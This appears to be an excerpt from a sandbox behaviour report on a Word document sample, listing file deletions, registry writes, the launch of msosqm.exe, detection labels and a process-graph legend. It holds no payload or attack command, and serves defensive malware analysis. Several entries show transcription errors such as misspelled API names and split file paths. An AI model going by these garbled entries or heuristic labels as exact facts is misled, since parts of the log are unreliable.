Call Filesystem API	API Name: DeleteFileW Args: ( %WorkingDir%\~\$anjet 025001921.docx ) Return: 1	1852	
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{96C0E956-C2A6-4F53-B3E0-8835FA85C4A9}.tmp ) Return: 1	1852	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None	1852	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Options\VisiFlm Value: 0	1852	
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Templates\-\$Normal.dotm ) Return: 1	1852	
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{B32F4003-DC7A-48A6-9DB5-E56695BC1BE9}.tm p ) Return: 1	1852	
Delete File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS	1852	
Call System API	API Name: WinHttpCloseHandle Args: ( ba7bf68 ) Return: 1	1852	
Call System API	API Name: WinHttpCloseHandle Args: ( b9fca10 ) Return: 1	1852	
Call Thread API	API Name: NtResumeThread Args: ( Process:2836, ) Return: ?	1852	
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[2836], ppid[1852 ) Return: 1	1852	
Call Process API	API Name: CreateProcessW Args: ( %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , Process:2836:msosqm.exe ) Return: 1	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852	
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb ) Return: 1	1852	
Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\CentralTable.accdb Type: VSDT_MDB  Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\CentralTable.laccdb Type: VSDT_COM_DOS	1852 1852	

Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1852
Delete File	Path: %TEMP%\JET54D0.tmp Type: VSDT_EMPTY		1852
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1852 File: "TEMP%UET54D0.tmp Type: VSDT_EMPTY		
Detection	Threat Characteristic: Creates process Process ID: 2836 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7d2		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7d2		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF(A0C2E1F0-5508-4641-BC28-4A46C0AD2E30).tmp Type: VSDT_WINWORD		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp Type: VSDT_WINWORD		1852
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF(A0C2E1F0-5508-4641-BC28-4A46C0AD2E30).tmp Type: VSDT_WINWORD		1852
Call Filesystem API	API Name: DeletleFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tm p ) Return: 1		1852
Call Mutex API	API Name: CreateMutexA Args: ( 0, 0, LocalMsoSqmExeMutex ) Return: 238	1852	2836
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1852	2836
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1852	2836
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	1852	2836



Process Graph Legend

#### Node Notable Threat Characteristics Anti-security, self-preservation Submitted sample Malformed, defective, or with known malware traits Autostart or other system reconfiguration Process, service, or memory object change Root process Deception, social engineering Rootkit, cloaking Child process File drop, download, sharing, or replication Suspicious network or messaging activity \_\_\_\_ Direct event Hijack, redirection, or data theft ----- Indirect event Created Event actions